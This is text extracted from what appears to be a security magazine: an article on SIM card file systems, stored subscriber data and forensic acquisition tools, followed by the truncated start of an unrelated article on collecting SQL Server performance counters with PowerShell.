


SIM STRUCTURE AND FILE SYSTEMS

A SIM card contains a processor and operating system with between 16 and 256 KB of persistent, electronically erasable, programmable read-only memory (EEPROM). It also contains RAM (random access memory) and ROM (read-only memory). RAM controls the program execution flow and the ROM controls the operating system work flow, user authentication, data encryption algorithm, and other applications. The hierarchically organized file system of a SIM resides in persistent memory and stores data as names and phone number entries, text messages, and network service settings. Depending on the phone used, some information on the SIM may coexist in the memory of the phone. Alternatively, information may reside entirely in the memory of the phone instead of available memory on the SIM.

The hierarchical file system resides in EEPROM. The file system consists of three types of files: master file (MF), dedicated files, and elementary files. The master file is the root of the file system. Dedicated files are the subordinate directories of master files. Elementary files contain various types of data, structured as either a sequence of data bytes, a sequence of fixed-size records, or a fixed set of fixed-size records used cyclically.

Typical SIM Card File System



As can be seen in the above figure, dedicated files are subordinate directories under the MF, their contents and functions being defined by the GSM11.11 standards. Three are usually present: DF (DCS1800), DF (GSM), and DF (Telecom). Also present under the MF are EFs (ICCID). Subordinate to each of the DFs are supporting EFs, which contain the actual data. The EFs under DF (DCS1800) and DF (GSM) contain network-related information and the EFs under DF (Telecom) contain the service-related information.

All the files have headers, but only EFs contain data. The first byte of every header identifies the file type and the header contains the information related to the structure of the files. The body of an EF contains information related to the application. Files can be either administrative- or application-specific and access to stored data is controlled by the operating system.

SECURITY IN SIM

SIM cards have built-in security features. The three file types, MF, DF, and EF, contain the security attributes. These security features filter every execution and allow only those with proper authorization to access the requested functionality. There are different levels of access conditions in DF and EF files. They are:

- Always – This condition allows to access files without any restrictions.
- Card holder verification 1 (CHV1) – This condition allows access to files after successful verification of the user's PIN or if PIN verification is disabled.
- Card holder verification 2 (CHV2) – This condition allows access to files after successful verification of the user's PIN2 or if the PIN2 verification is disabled.
- Administrative (ADM) – The card issuer who provides SIM to the subscriber can access only after prescribed requirements for administrative access are fulfilled.
- Never (NEV) – Access of the file over the SIM/ME interface is forbidden.

The SIM operating system controls access to an element of the file system based on its access condition and the type of action being attempted. The operating system allows only limited number of attempts, usually three, to enter the correct CHV before further attempts are blocked. For unblocking, it requires a PUK code, called the PIN unblocking key, which resets the CHV and attempt counter. If the subscriber is known, then the unblock CHV1/CHV2 can be easily provided by the service provider.

SENSITIVE DATA IN SIM



The SIM card contains sensitive information about the subscriber. Data such as contact lists and messages can be stored in SIM. SIM cards themselves contain a repository of data and information, some of which is listed below:

- Integrated circuit card identifier (ICCID)
- International mobile subscriber identity (IMSI)
- Service provider name (SPN)
- Mobile country code (MCC)
- Mobile network code (MNC)
- Mobile subscriber identification number (MSIN)
- Mobile station international subscriber directory number (MSISDN)
- Abbreviated dialing numbers (ADN)
- Last dialed numbers (LDN)
- Short message service (SMS)
- Language preference (LP)
- Card holder verification (CHV1 and CHV2)
- Ciphering key (Kc)
- Ciphering key sequence number
- Emergency call code
- Fixed dialing numbers (FDN)
- Local area identity (LAI)
- Own dialing number
- Temporary mobile subscriber identity (TMSI)
- Routing area identifier (RIA) network code
- Service dialing numbers (SDNs)

These data have forensics value and can be scattered from EF files. Now we will discuss some of these data.

A. SERVICE RELATED INFORMATION

ICCID: The integrated circuit card identification is a unique numeric identifier for the SIM that can be up to 20 digits long. It consists of an industry identifier prefix (89 for telecommunications), followed by a country code, an issuer identifier number, and an individual account identification number. Twenty-digit ICCIDs have an additional “checksum” digit. One example of the interpretation of a hypothetical nineteen digit ICCID (89 310 410 10 654378930 1) is shown below.

ISSUER IDENTIFICATION NUMBER (IIN) IS VARIABLE IN LENGTH UP TO A MAXIMUM OF SEVEN DIGITS

-The first two digits are fixed and make up the Industry Identifier. “89” refers to the telecommunications industry.

-The next two or three digits refer to the mobile country code (MCC) as defined by ITU-T recommendation E.164. "310" refers to the United States.

-The next one to four digits refer to the mobile network code (MNC). This is a fixed number for a country or world zone. "410" refers to the operator, AT&T Mobility.

-The next two digits, "10," pertain to the home location register.

INDIVIDUAL ACCOUNT INFORMATION IS VARIABLE IN LENGTH

-The next nine digits, "654378930," represent the individual account identification number. Every number under one IIN has the same number of digits.

CHECK DIGIT – THE LAST DIGIT, "1," IS COMPUTED FROM THE OTHER 18 DIGITS USING THE LUHN ALGORITHM.

IMSI: The international mobile subscriber identity is a unique 15-digit number provided to the subscriber. It has a similar structure to ICCID and consists of the MCC, MNC, and MSIN. An example of interpreting a hypothetical 15-digit IMSI (302 720 123456789) is shown below:

- MCC – The first three digits identify the country. "302" refers to Canada.
- MNC – The next two (European Standard) or three digits (North American Standard) identify the operator. "720" refers to Rogers Communications.
- MSIN – The next nine digits, "123456789," identify the mobile unit within a carrier's GSM network

MSISDN – The Mobile Station International Subscriber Directory Number is intended to convey the telephone number assigned to the subscriber for receiving calls on the phone. An example of the MSISDN format is shown below:

- CC can be up to 3 digits.
- NDC usually 2 or 3 digits.
- SN can be up to a maximum 10 digits.

B. PHONEBOOK AND CALL INFORMATION

1. Abbreviated dialing numbers (ADN) – Any number and name dialed by the subscriber is saved by the ADN EF. The type of number and numbering plan identification is also maintained under this. This function works on the subscriber's commonly dialed numbers. The ADN cannot be changed by the service provider and they can be attributed to the user of the phone. Most SIMs provide 100 slots for ADN entries.
2. Fixed dialing numbers (FDN) – The FDN EF works similar to the ADN because it involves contact numbers and names. With this function, the user doesn't have to dial numbers; by pressing any number pad of the phone, he can access to the contact number.
3. Last number dialed (LND) – The LND EF contains the number most recently dialed by the subscriber. The number and name associated with that number is stored in this entry. Depending upon the phone, it is also conceivable that the information may be stored in the handset and not on the SIM. Any numbers that may be present can provide valuable information to an investigator.

```
<xs:group name="groupPhoneBookEntry">
  <xs:choice>
    <!-- Phone book entry -->
    <xs:element name="phonebookentry">
      <xs:complexType>
        <xs:sequence>
          <!-- Name of the contact -->
          <xs:element name="description">
            <xs:complexType mixed="true">
              <!-- Encoding of the name -->
              <xs:attribute name="enc" type="typeEncoding"/>
            </xs:complexType>
          </xs:element>
          <!-- Address of the contact, i.e. the phone number -->
          <xs:element name="address" type="typeAddress"/>
        </xs:sequence>
      </xs:complexType>
    </xs:element>
    <xs:element name="empty" type="typeEmpty"/>
  </xs:choice>
</xs:group>
```


XML PHONEBOOK ENTRY

C. Messaging Information – Messaging is a communication medium by which text is entered on one cell phone and delivered via the mobile phone network. The short message service contains texts and associated parameters for the message. SMS entries contain other information besides the text itself, such as the time an incoming message was sent, as recorded by the mobile phone network, the sender's phone number, the SMS center address, and the status of the entry. An SMS is limited to either 160 characters (Latin alphabet) or 70 characters (for other alphabets). Longer messages are broken down by the sending phone and reassembled by the receiving phone.


TOOLS FOR SIM FORENSICS

To perform forensic investigation on a SIM card, it has to be removed from the cell phone and connect to a SIM card reader. The original data of SIM card is preserved by the elimination of write requests to the SIM during its analysis. Then we calculate the HASH value of the data; hashing is used for checking the integrity of the data, that is, whether it has changed or not. There are lots of forensic tools are available but all tools are not able to extract data from every type of cell phone and SIM card. Now we will discuss about some famous tools:


Encase Smartphone Examiner: This tool is specifically designed for gathering data from smartphones and tablets such as iPhone, iPad, etc. It can capture evidence from devices that use the Apple iOS, HP Palm OS, Windows Mobile OS, Google Android OS, or RIM Blackberry OS. It can acquire data from Blackberry and iTunes backup files as well as a multitude of SD cards. The evidence can be seamlessly integrated into EnCase Forensic.




MOBILedit! Forensic: This tool can analyze phones via Bluetooth, IrDA, or cable connection; it analyzes SIMs through SIM readers and can read deleted messages from the SIM card.




pySIM: A SIM card management tool capable of creating, editing, deleting, and performing backup and restore operations on the SIM phonebook and SMS records.



AccessData Mobile Phone Examiner (MPE) Plus: This tool supports for than 7000 phones including iOS, Android, Blackberry, Windows Mobile, and Chinese devices and can be purchased as hardware with a SIM card reader and data cables. File systems are immediately viewable and can be parsed in MPE+ to locate lock code, EXIF, and any data contained in the mobile phone's file system.



SIMPull: SIMpull is a powerful tool, a SIM card acquisition application that allows you to acquire the entire contents of a SIM card. This capability includes the retrieval of deleted SMS messages, a feature not available on many other commercial SIM card acquisition programs. SIMpull first determines if the card is either a GSM SIM or 3G USIM, then performs a logical acquisition of all files defined in either ETSI TS 151.011 (GSM) or ETSI TS 131.102 (USIM) standards.



As can be seen in above figure, by using the SIMpull application we can see the information of SMS such as a SMS text and its length, the SMS sender's number information, service center information, etc.

REFERENCES

- <http://www.forensicmag.com/articles/2011/04/sim-forensics-part-1>
- <http://www.infosecinstitute.com/courses/mobile-computer-forensics.html>
- https://www.visualanalysis.com/ProductsVA_SIMpull.aspx
- http://csrc.nist.gov/groups/SNS/mobile_security/documents/mobile_forensics/Reference%20Mat-final-a.pdf

ABOUT THE AUTHOR

Rohit Shaw is a Certified Ethical Hacker works as a Information Security Consultant. He has experience in pentesting, social engineering, password cracking and malware obfuscation. He is also involved with various organizations to help them in strengthening the security of their applications and infrastructure.

SQL SERVER PERFORMANCE COUNTERS – POWERSHELL

by Chris Kitchen

What You Will Learn


The purpose of this article is to discuss at a high level a simple PowerShell application which collects useful Windows Performance Monitor Counters for highlighting potential performance issues. The article then goes on to discuss each of the counters in greater detail along with range values to look for.

What You Should Know


The article assumes a general understanding of Windows Performance Monitor Counters and a good understanding of performance tuning and the techniques involved.





The “PerformanceTest.zip” file contains PowerShell and batch file code which is designed to collect specific performance data to analyze the health of a server. The following steps act as a guide on collecting the required performance data:


1. Copy the “PerformanceTest.zip” file to the required server and file path location and unzip the file.
2. After unzipping the PerformanceTest.zip file a “PerformanceTest” folder is now available and contains two files:




3. Double-click “Execute.bat”, follow the onscreen instructions and enter the required server name, the number of sample collections, and the interval (seconds) between each sample collection:








Contained within the same directory as the “Execute.bat” file is two output log files which have been generated as part of the “Performance Counter Collection” process:



The “ExecuteLog.txt” output log file contains any errors generated during the execution of the “Execute.bat” file. If this file has a size of 0 KB, it can be ignored.

The “PerformanceCounterCollection.txt” file contains the performance data from the server:



There are x4 columns contained within the "PerformanceCounterCollection.txt" file:

- Performance Counter Name (Path)
- Performance Counter Collected Value (CookedValue)
- Exact Date/Time The Performance Counter Collected Value Was Extracted (Timestamp)
- Which Sample The Performance Counter Collected Refers To (LoadFlag)

At this stage the "PerformanceCounterCollection.txt" file can be imported into Excel for a more detailed analysis of the output. The remainder of this article describes each of the performance counters which are collected and what output values to look out for.

In a future article I will discuss how PowerShell can be utilized to analyze the output values collected and produce a management report describing areas of concern.

FISHING FOR ISSUES COUNTERS...

Utilizing the five performance counters listed below is a quick and efficient method to obtain an overall impression of a "system health state" and where the problems are, if they exist. The thought process behind the "Fishing For Issues" counters I have selected to use in the software was to pick counters which would typically have a value rating close to zero on a healthy system, and a high value when a system resource is experiencing a request overload. In reality, the value is never likely to be zero as even in a full idle state, low level thread processing will still take place. Here are the five counters...

PROCESSOR UTILIZATION

